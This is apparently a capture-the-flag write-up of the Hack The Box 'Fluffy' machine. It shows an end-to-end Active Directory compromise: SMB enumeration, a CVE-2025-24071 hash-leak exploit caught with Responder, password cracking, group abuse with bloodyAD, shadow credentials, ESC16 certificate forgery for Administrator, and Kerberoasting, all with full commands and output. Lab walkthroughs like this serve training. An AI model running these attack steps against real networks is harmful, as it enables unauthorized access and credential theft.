27/05/25
Fluffy
hackthebox
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
Hello, today we're going to try to hack the new machine 'Fluffy Season 8' on Hack The Box, so let's get started!"
Let's start with a reconnaissance scan using nmap so we can gather information about the open ports.
ζ nmap 10.10.11.69 -p- -sV -sC
------------------results ----------------

Nmap scan report for fluffy.htb (10.10.11.69)
Host is up (0.059s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-27 07:13:01Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-27T07:14:29+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-27T07:14:28+00:00; +7h00m00s from scanner time.
As always, the open ports are 88, 139/636, 389, and 445.
Enumerating SMB
So, we're going to try to check the shares available on SMB.
ζ crackmapexec smb fluffy.htb -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
SMB         fluffy.htb      445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         fluffy.htb      445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         fluffy.htb      445    DC01             [+] Enumerated shares
SMB         fluffy.htb      445    DC01             Share           Permissions     Remark
SMB         fluffy.htb      445    DC01             -----           -----------     ------
SMB         fluffy.htb      445    DC01             ADMIN$                          Remote Admin
SMB         fluffy.htb      445    DC01             C$                              Default share
SMB         fluffy.htb      445    DC01             IPC$            READ            Remote IPC
SMB         fluffy.htb      445    DC01             IT              READ,WRITE
SMB         fluffy.htb      445    DC01             NETLOGON        READ            Logon server share
SMB         fluffy.htb      445    DC01             SYSVOL          READ            Logon server share
As we can see, there is an "IT" share, so we're going to look into it.
smbclient //fluffy.htb/IT -U 'j.fleischman%J0elTHEM4n1990!'

smb: \> ls
  .                                   D        0  Tue May 27 03:18:21 2025
  ..                                  D        0  Tue May 27 03:18:21 2025
  @test.scf                           A       63  Tue May 27 00:09:23 2025
  Everything-1.4.1.1026.x64           D        0  Tue May 27 00:13:10 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 11:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 11:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 11:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 10:31:07 2025
There’s a PDF here ,let’s download it to our system.
smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (401.9 KiloBytes/sec) (average 401.9 KiloBytes/sec)

The PDF file contains information about several CVEs, so we're going to look into them.
After researching these CVEs, I found a GitHub repository that exploits the second one, CVE-2025-24071. You can find it here: https://github.com/ThemeHackers/CVE-2025-24071 .
So, we're going to download the exploit.py file from the repository .
python3 exploit.py -f ntlm_leak -i  $attacker_IP
Creating exploit with filename: ntlm_leak.library-ms
Target IP: 10.10.14.85

Generating library file...
✓ Library file created successfully

Creating ZIP archive...
✓ ZIP file created successfully

Cleaning up temporary files...
✓ Cleanup completed

Process completed successfully!
Output file: exploit.zip
Run this file on the victim machine and you will see the effects of the
vulnerability such as using ftp smb to send files etc.
After executing the command, we need to set up a listener such as tcpdump or Responder. I tried using tcpdump several times, but it didn’t work well for me, so I switched to Responder
sudo responder -I tun0
So after that, we're going to send the exploit.zip file to the IT share using smbclient.
smbclient //fluffy.htb/IT -U 'j.fleischman%J0elTHEM4n1990!' -c "put exploit.zip"
----------------
putting file exploit.zip as \exploit.zip (1.9 kb/s) (average 1.9 kb/s)
After that, we'll go back to our listener and check whether Responder has captured the NTLMv2 hash.
sudo responder  -I tun0
---------------------------------

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:938d5f1e7a2b0aaa:21DE82EBF8121B30BD0517AEF956A952:01010000000000008021B7AE7ECE..........................0000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00380035000000000000000000
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
We've successfully exploited the vulnerability and obtained the NTLM hash for the user p.agila. Now, we're going to use John the Ripper to crack the hash.
john p.agila_hash  -wordlist=/usr/share/wordlists/rockyou.txt
----------------------results------------------
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prometheusx-303  (p.agila)
Bloodhound
After that, we're going to check if we can gather BloodHound information using these credentials.
nxc ldap  fluffy.htb -u p.agila -p 'prometheusx-303' --bloodhound -c all -d fluffy.htb --dns-server 10.10.11.69

LDAP        10.10.11.69     389    DC01             [+] fluffy.htb\p.agila:prometheusx-303
LDAP        10.10.11.69     389    DC01             Resolved collection methods: psremote, dcom, container, acl, trusts, rdp, objectprops, group, localadmin, session
LDAP        10.10.11.69     389    DC01             Done in 00M 10S
LDAP        10.10.11.69     389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.10.11.69_2025-05-25_192647_bloodhound.zip

So, we found that the user p.agila is a member of the 'SERVICE ACCOUNT MANAGERS' group, which has permissions over the 'SERVICE ACCOUNT' group.
We can add the user p.agila to the 'SERVICE ACCOUNT' group using BloodyAD
bloodyAD --host 10.10.11.69 -d fluffy.htb -u p.agila -p 'prometheusx-303' add groupMember 'Service Accounts' p.agila
[+] p.agila added to Service Accounts
So next, we're going to try to take over the CA_svc account. I decided to target it directly as soon as I saw it because I always assume CA_svc is the vulnerable one using Certipy to do that.
I skipped the part about obtaining the user flag, but if you're interested, (you can check the final section of the write-up. In all the CTFs I've played so far), the CA_svc account has always been the one that leads to admin access.
certipy-ad shadow auto -u p.agila -p 'prometheusx-303' -account ca_svc -dc-ip 10.10.11.69

[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
Finally, after spamming ntpdate about 10 times, I swear the error "(Clock skew too great)"' is an absolute pain in the ass.
Priv Esc
Anyways, we've got the hash, so now we're going to try to find a vulnerable certificate template.
certipy-ad find -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69

[*] Saving text output to '20250525204659_Certipy.txt'
[*] Wrote text output to '20250525204659_Certipy.txt'
[*] Saving JSON output to '20250525204659_Certipy.json'
[*] Wrote JSON output to '20250525204659_Certipy.json'
So, we're going to read the 20250525204659_Certipy.json file.
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "fluffy-DC01-CA",
      "DNS Name": "DC01.fluffy.htb",
      "Certificate Subject": "CN=fluffy-DC01-CA, DC=fluffy, DC=htb",
      "Certificate Serial Number": "3670C4A715B864BB497F7CD72119B6F5",
      "Certificate Validity Start": "2025-04-17 16:00:16+00:00",
      "Certificate Validity End": "3024-04-17 16:11:16+00:00",
      "Web Enrollment": {
        "http": {
          "enabled": false
        },
        "https": {
          "enabled": false,
          "channel_binding": null
        }
      },
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Active Policy": "CertificateAuthority_MicrosoftDefault.Policy",
      "Disabled Extensions": [
        "1.3.6.1.4.1.311.25.2"
      ],
      "Permissions": {
        "Owner": "FLUFFY.HTB\\Administrators",
        "Access Rights": {
          "1": [
            "FLUFFY.HTB\\Domain Admins",
            "FLUFFY.HTB\\Enterprise Admins",
            "FLUFFY.HTB\\Administrators"
          ],
          "2": [
            "FLUFFY.HTB\\Domain Admins",
            "FLUFFY.HTB\\Enterprise Admins",
            "FLUFFY.HTB\\Administrators"
          ],
          "512": [
            "FLUFFY.HTB\\Cert Publishers"
          ]
        }
      },
      "[!] Vulnerabilities": {
        "ESC16": "Security Extension is disabled."
      },
      "[*] Remarks": {
        "ESC16": "Other prerequisites may be required for this to be exploitable. See the wiki for more details."
      }
    }
  },
  "Certificate Templates": "[!] Could not find any certificate templates"
}
The ESC16 vulnerability relates to how certificates are tied to user accounts in Active Directory Certificate Services (AD CS). Normally, a special certificate extension (1.3.6.1.4.1.311.25.2) helps ensure that a certificate is strongly linked to a specific user account.
When this extension is disabled, that strong binding is weakened, meaning an attacker could potentially request a certificate for another user, like a domain admin, and use it to authenticate as that user. This is a key condition that allows attackers to exploit ESC16 .
So we can try to request the certificate for the Administrator.
Exploiting ESC16
First, we're going to change the UPN (UserPrincipalName) of the ca_svc user.
ζ certipy-ad account update -u ca_svc -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -user ca_svc  -upn administrator -dc-ip 10.10.11.69

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
This changes the userPrincipalName attribute of ca_svc to match that of administrator, allowing ca_svc to request certificates as if they were the administrator.
We can verify that the UPN of ca_svc has changed, but there's no need to do so unless you want to confirm it. If you'd like, you can run this command:
ζ certipy-ad account read -u ca_svc -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -user ca_svc -dc-ip 10.10.11.69
You’ll see that the UPN is now set to administrator.
Now we're going to try to request the Administrator's certificate and finish this machine easily.
ζ certipy-ad req -u ca_svc -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -ca fluffy-DC01-CA -template User -dc-ip 10.10.11.69

[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
So now we can authenticate using the stolen certificate 😊.
ζ certipy-ad auth -pfx administrator.pfx -username 'administrator' -domain 'fluffy.htb' -dc-ip 10.10.11.69

*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83aXXXXXXXXXXXXXXXXXXXXXXXXXX
To confirm the validity of the obtained NT hash, we will now use CrackMapExec for verification.
ζ crackmapexec winrm fluffy.htb -u administrator -H 8da83aXXXXXXXXXXXXXXXXXX

WINRM fluffy.htb 5985 DC01 [+] fluffy.htb\administrator:8da83aXXXXXXXXXXXXXXX (Pwn3d!)
Rooted
After pwning the machine, I found that the user flag belongs to winrm_svc, but what really matters is that we gained Administrator access.
If you enjoyed this machine and want to practice abusing certificates even more, I recommend checking out the 'Certified' and 'EscapeTwo' machines. You can also read my full write-up on my website.## User Flag :
For the user flag, you can easily obtain the password of winrm_svc by abusing the privileges that p.agila has over the 'svc Users' group. To do this, we'll use TargetedKerberoast.py.
ζ python3 targetedKerberoast.py -v -d 'fluffy.htb' -u 'p.agila' -p 'prometheusx-303' --dc-ip 10.10.11.69
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (ca_svc)
$krb5tgs$23$*ca_svc$FLUFFY.HTB$fluffy.htb/ca_svc*$6362604242e718fef087122eef419eaa$98c90180756e466d69746d22737f5a2e0480b5927ef8aa874c175932c8155871df820a1f036d3030a6558bfb33197208ffd8c05e9dc7fac7509385a8c36783867e7ec1d8d6bac7b0a0ec3121f456887e727495b89ec1b61a970597773a4ce9d2ee7962625383467de88b9b359b120a152c9d2a0410360d21c21bce002ab......c75734
[+] Printing hash for (ldap_svc)
$krb5tgs$23$*ldap_svc$FLUFFY.HTB$fluffy.htb/ldap_svc*$875c8d504209789393a48abd8771711d$82ccc99dbd573ea00f82bf9e63610330dfaf84923a6678236ed95305a234df688230989515a14a6f8d1c7cfa32e8980699bc6761aaf079a89413c65e877e46e4011c249b5ccda899edee47e5be56dedb25e31a006c1134576ef0ecc1dee6ee500de2e9108d806324b627395d45c5e51313e4774f490cd0....9edd99
[+] Printing hash for (winrm_svc)
$krb5tgs$23$*winrm_svc$FLUFFY.HTB$fluffy.htb/winrm_svc*$bb654ebc2020ba6474b46a96655c3292$ed914ca7f3fe5846ec2007446c4c2b9c05775b339389545fdbaf8687a38a9b4e73e5062437f3a54a2412809147ca6345e71ef3227fd50d18a5df0582e56851de8d121c9957fa6b1956045a0e4edc70af6c07bddcffd6913d55a2e9047a8d575be135e6803d78b5f51a07ab6bd4315ba4f1bcc7c6170b2ab368f875609792a0f69e........13a7e51